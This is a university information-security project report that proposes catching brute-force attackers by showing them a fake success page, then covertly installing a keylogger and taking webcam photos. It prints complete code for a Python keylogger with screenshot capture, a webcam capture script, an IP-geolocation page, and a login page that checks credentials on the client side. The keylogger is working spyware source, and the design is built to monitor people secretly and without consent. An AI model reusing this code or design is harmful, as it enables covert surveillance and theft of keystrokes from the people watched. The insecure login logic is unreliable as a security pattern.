VIT

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

CSE3502- INFROMATION SECURITY MANAGEMENT

WINTER SEMESTER 2022-2023

Title : Extracting Attacker information

PROJECT REPORT BY:

Rishabh Johri 19BDS0021

SLOT : F1

Table of contents

List of Figures

List of Tables

Abstract

Most of the existing system security softwares focus on having a passive , defence oriented approach. Consider the example of bot net dectection systems.

An organisation deploying such system will surely be protected against attacks but won’t have the ability to identify the root cause of such attacks. The reason being that the defence mechanisms used don’t have the facility of collecting attacker info.

This project takes a retaliatory approach towards attacker by collecting their info so that legal action can be taken against them or to atleast identify the root cause of the attacks and deal with it.

Introduction

Consider a website that houses top secret information (such as a military website) . Now suppose an attacker is trying to hack it by brute force method. Our System will give him a fixed number of attempts to enter wrong password after which the deception begins. The attacker would be re-directed to another page that creates the illusion that he has successfully ‘hacked’ the website but actually , our system would deploy a keylogger spyware in attacker’s system and also take the images using their webcam and send the collected information back to server.

Objectives

The objective of this project is to create a system for collecting attacker information by implementing these three modules :

1) Deception page and decision system for determining attack

2) Keylogger

3) Attacker image collection

Literature surveys

Author Name	Journal Name	Web link	Summary
F. Liu, X. Cheng and D. Chen,	"Insider Attacker Detection in Wireless Sensor Networks," IEEE INFOCOM 2007 - 26th IEEE International Conference on Computer Communications, 2007, pp.	https://ieeexplore.ieee.org/abstract/document/4215807	Though destructive to network functions, insider attackers are not detectable with only the classic cryptography-based techniques. Many mission-critic sensor network applications demand an effective, light, flexible algorithm for internal adversary identification with only localized information available. The insider attacker detection scheme proposed in this paper meets all the requirements by exploring the spatial

	1937-1945, doi: 10.1109/INFCOM.2007.225.		correlation existent among the networking behaviors of sensors in close proximity. Our work is exploratory in that the proposed algorithm considers multiple attributes simultaneously in node behavior evaluation, with no requirement on a prior knowledge about normal/malicious sensor activities. Moreover, it is application-friendly, which employs original measurements from sensors and can be employed to monitor many aspects of sensor networking behaviors. Our algorithm is purely localized, fitting well to the large-scale sensor networks. Simulation results indicate that internal adversaries can be identified with a high accuracy and a low false alarm rate when as many as 25% sensors are misbehaving.
I. A. Sumra, I. Ahmad, H. Hasbullah and J. -l. bin Ab Manan	"Behavior of attacker and some new possible attacks in Vehicular Ad hoc Network (VANET)," 2011 3rd International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT), 2011, pp. 1-8.	https://ieeexplore.ieee.org/abstract/document/6079000	Security is one of the most important factors in vehicular network due to open wireless medium and penitential safety and non safety applications. Attacker is the key entity which generates different types of attacks in life saving vehicular network. Behavior of the attacker is unexpected due to different kind of attacks. High speed vehicles, dynamic topology of the network and high number of vehicles are the key factors which are involved to and difficult to predict the behavior of attackers. In this paper, we have studied the behavior of attackers and also assigned the two states of attackers. These states explained the behavior of attackers. We have also discussed in detail some new possible attacks in vehicular environment. At this level we are not proposing any solution to handle these new attacks.

Proposed Methodology

Tools used : Python 3 , VS Code , JavaScript ,HTML


1) The system gives attacker 3 chances to enter the password correctly , after which the attacker is redirected to create an illusion that they have gained access,

2) At this point (when the deception begins) , a keylogger is deployed in the attackers system that sends the record of what the attacker is typing .

3) The system also collects the image of attacker using their webcam.

4) The system also records IP address of attacking system.

System Architecture



Demonstration

CODE:

Index.html

```
<html>

<head>
     <script
src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"></scrip
t>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.js"></script>
    <script
src="https://cdnjs.cloudflare.com/ajax/libs/html2canvas/0.4.1/html2canvas.min.
js"></script>
    <script type="text/javascript" src="data.json"></script>
    <body>

        <style>

body{

background-image:url("rent.jpg");

background-size:400px 500px;
opacity:0.9;
background-position:left;
background-repeat:no-repeat;
justify-content: center;
font-family: 'Dosis', sans-serif;
border-radius: 15px

}
@import url('https://fonts.googleapis.com/css?family=Dosis');

        .container
            {
                z-index: 1;
                background-color:whitesmoke;
                display: inline-block;
                border-radius: 20px;
                margin-left:35vw;
                margin-top: 1vh;
                box-shadow: 0 8px 16px 0 rgba(0,0,0,0.2), 0 6px 20px 0
rgba(0,0,0,0.3);
                height:80vh;
                width:30vw;
            }
            .container input

            {
                width:20vw;
                position:relative;
                height:9vh;
                border-radius:15px;
                box-shadow: 0 6px 16px 0 rgba(0,0,0,0.2), 0 6px 20px 0
rgba(0,0,0,0.3);
                border:none;
                outline:none;
                padding:20px;
                display:block;
                margin:7vh 0vw 0vw 5vw;
                text-align:center;


            }

            .container #clickButton
            {
                background: linear-gradient(to right, #6666ff 0%, #ff00ff
100%);
                border-radius:25px;
                color:whitesmoke;
                font-size:1.0em;
                cursor:pointer;
            }



        </style>



    </body>

    <div class="container">

            <h1 style="color:Fuchsia;font-size:2.0em;text-
align:center;padding:10px;margin:4vh 0 0 0;">Login</h1>

                <form id="form1" method="post" action="" onsubmit="return
check_form();">


                        <input type="text" name="username" id="name"
placeholder="Username..." autocomplete="off">
```

```
                        <input type="password" name="psw" id="pass"
placeholder="Password....">

                        <input type="submit"  value="Submit" id="clickButton"
onclick="takeScreenShot()">
                </form>
<script>

var login_attempts=3;
function check_form()
{
    console.log("frgreg");
 var name=document.getElementById("name").value;
 var pass=document.getElementById("pass").value;
 var dataks=JSON.stringify(data);
    var myobj1=JSON.parse(dataks);
    console.log(dataks);
    var username2=myobj1.username1;
    var password2=myobj1.password1;
     console.log(username2);
    console.log(password2);
     //console.log(username1);
    /*var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    var dataks = JSON.parse(this.responseText);
      console.log("jhdsjfh")
   // document.getElementById("demo").innerHTML = myObj.name;

  }
};
xmlhttp.open("GET", "data.json", true);
xmlhttp.send();

    var username3=dataks.username1;
    var password3=dataks.password1;
    //console.log(username3);*/
 if(name==username2 && pass==password2)
 {
     console.log(name);
     //console.log(username1);
  alert("SuccessFully Logged In");
  window.open('https://vtop.vit.ac.in/vtop/initialProcess');
  document.getElementById("name").value="";
  document.getElementById("pass").value="";
 }
 else
 {
  if(login_attempts==0)
  {
   alert("No Login Attempts Available");
    window.open('index1.html');
       setInterval(function() {
            document.getElementById("clickButton").click();
        }, 5000);


  }
  else
  {
   login_attempts=login_attempts-1;
   alert("Login Failed Now Only "+login_attempts+" Login Attempts Available");
   if(login_attempts==0)
   {
       //console.log("Hello Purushottam Randi");
        window.open("index1.html","_self");
       $.ajax({
   url: "untitled18.py",
   success: function(response) {
     // here you do whatever you want with the response variable
   }
});
    document.getElementById("name").disabled=true;
    document.getElementById("pass").disabled=true;
    document.getElementById("form1").disabled=true;
//       setInterval(function() {
//            document.getElementById("clickButton").click();
//        }, 5000);
//

   }
  }
 }

 return false;
}

        </script>


    </div>
</head>
</html>
```

Ip.html

```
<html>

<head>

    <meta charset="utf-8" />

    <title></title>

    <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></scrip
t>

    <script>

        var ipinfo;

        $.getJSON("http://ipinfo.io", function (data) {

            $("#info").html("City: " + data.city + " ,County: " + data.country
+ " ,IP: " + data.ip + " ,Location: " + data.loc + " ,Organisation: " +
data.org + " ,Postal Code: " + data.postal + " ,Region: " + data.region + "")
            $("#info").html("City: " + data.city)
            $("#info1").html("Country: " + data.country)
            $("#info2").html("Ip: " + data.ip)
            $("#info3").html("Location: " + data.loc)
            $("#info4").html("Organisation: " + data.org)
            $("#inf5o").html("Postal Code: " + data.postal)
            $("#info6").html("Region: " + data.region)
        })

    </script>

</head>

<body>

    <p>Client's information:</p>

    <p id="info"></p>
    <p id="info1"></p>
    <p id="info2"></p>
    <p id="info3"></p>
    <p id="info4"></p>
    <p id="info5"></p>
    <p id="info6"></p>

</body>
```

```
</html>
```

Keylogger.py

```
#Import all these Libraries
from mss import mss                     #To take screenshots
from pynput.keyboard import Listener    #To keep record of pressed Keys
from threading import Timer,Thread      #To run thing in parallel(screenshots
and keylogs)
import time                             #To record time of Screenshots
import os                               #To make the System to intract with
the Operating System

count=0
keys=[]                                 #List which all the pressed keys



class IntervalTimer(Timer):             #Control the Time interval between
each Screenshots
    def run(self):
        while not self.finished.wait(self.interval):
            self.function(*self.args, **self.kwargs)


def write_file(keys):                  #To write the keys to the Files
    with open("C:/Users/smarty/Desktop/Keylogger/log.txt","a") as f:
        for key in keys:
            k=str(key).replace("'","")
            if k.find("space")>0:      #Replace Key_Space with " " in the main
file
                f.write(" ")
            if k.find("enter")>0:      #Replace Key_Enter with "\n or
nextline"
                f.write("\n")
            elif k.find("Key") == -1:
                f.write(k)


class keylogger_main:

    def _build_logs(self):             #To create the directory which contains
all the screenshots and log files
        if not os.path.exists('C:/Users/smarty/Desktop/Keylogger'):
            os.mkdir('C:/Users/smarty/Desktop/Keylogger')
            os.mkdir('C:/Users/smarty/Desktop/Keylogger/Screenshots')
          #  os.mknod('Desktop/Keylogger/log.txt')
    def _on_press(self,k):             #This Function keeps track of pressed
keys
        global keys, count
        #print("{0} pressed".format(k))
        keys.append(k)
        count+=1

        if count >=10:
            count=0
            write_file(keys)
            keys=[]

    def _keylogger(self):             #Main Funciton to start the key tracker
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):            #Main Function to start thr Screenshot
tracker
        sct=mss()
        sct.shot(output='C:/Users/smarty/Desktop/Keylogger/Screenshots/{}.png'
.format(time.time()))

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used
to Run the Keys and Screenshots tracker parallely
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

CaptureImage.py


```
import cv2
import os
import time
import matplotlib.pyplot as plt


cap = cv2.VideoCapture(0)

if cap.isOpened():
    ret, frame = cap.read()
    print(ret)
    print(frame)
else:
    ret = False

img1 = cv2.cvtColor(frame, cv2.COLOR_BGR2RGB)

directory = r"C:/Users/Rishabh Johri/Desktop/ISM_Review/images"
os.chdir(directory)
print(os.listdir(directory))
filename = 'Intruder.jpg'
cv2.imwrite(filename, img1)


cap.release()
```

HashConversion.py

```
import hashlib

def hash256(text,salt):
    text = text.encode()
    salt = salt.encode()
    return hashlib.sha256(text+salt).hexdigest()

secret_key = "s3cr3t"

def password(plaintext,salt):
    salt1 = hash256(secret_key,salt)
    hsh = hash256(plaintext,salt1)
    return "".join((salt1,hsh))

def generatepassword(plaintext,salt,alp,length=10):
    alphabet = ('abcdefghijklmnopqrstuvwxyz'
            'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
            '0123456789')
    if(alp == 1):
        alphabet = alphabet + '!@#$%^&*()-_'

    hexdig = password(plaintext,salt)
    num = int(hexdig,16)

    num_chars = len(alphabet)

    chars = []
    while len(chars) < length:
```

```python
        num, idx = divmod(num, num_chars)
        chars.append(alphabet[idx])

    return ''.join(chars)

a=input("Enter username");
b=input("Enter website name");
c=int(input("Enter 1 if you want special character or else enter 0"));
d=generatepassword(a,b,c);

import json

def writeToJSONFile(path, fileName, data):
    filePathNameWExt = './' + path + '/' + fileName + '.json'
    with open(filePathNameWExt, 'a') as fp:
        #json.dump("data=",fp)
        json.dump(data, fp)


# Example

path = './'
fileName='data'
data = {}
data['username1'] = a
data['password1']=d

writeToJSONFile(path,fileName,data)
```

OUTPUT :



index.html

C:/Users/Rishabh%20Johri/Desktop/ISM_Review/index.html

Login

Username...


Password....

Submit


Image capture

Keylogger

(captures screenshots + keystrokes(text))


Microsoft Edge was built with your productivity in mind
Restore Microsoft recommended settings. Set Edge as the default browser.


```
thread function is used to Run the Keys and Screenshots
t()
ach Screenshot:"))
`anonymous-namespace'::SourceReaderCB::~SourceReaderC
```


*Untitled - Notepad

```
Rishabh J
```

```
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```
Rishabh Johri
```

```
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)   56:77 CRLF UTF-8 4 spaces Python 3.9 (ISM_Review)



```
    def run(self,interval):          #main function to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
 [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```

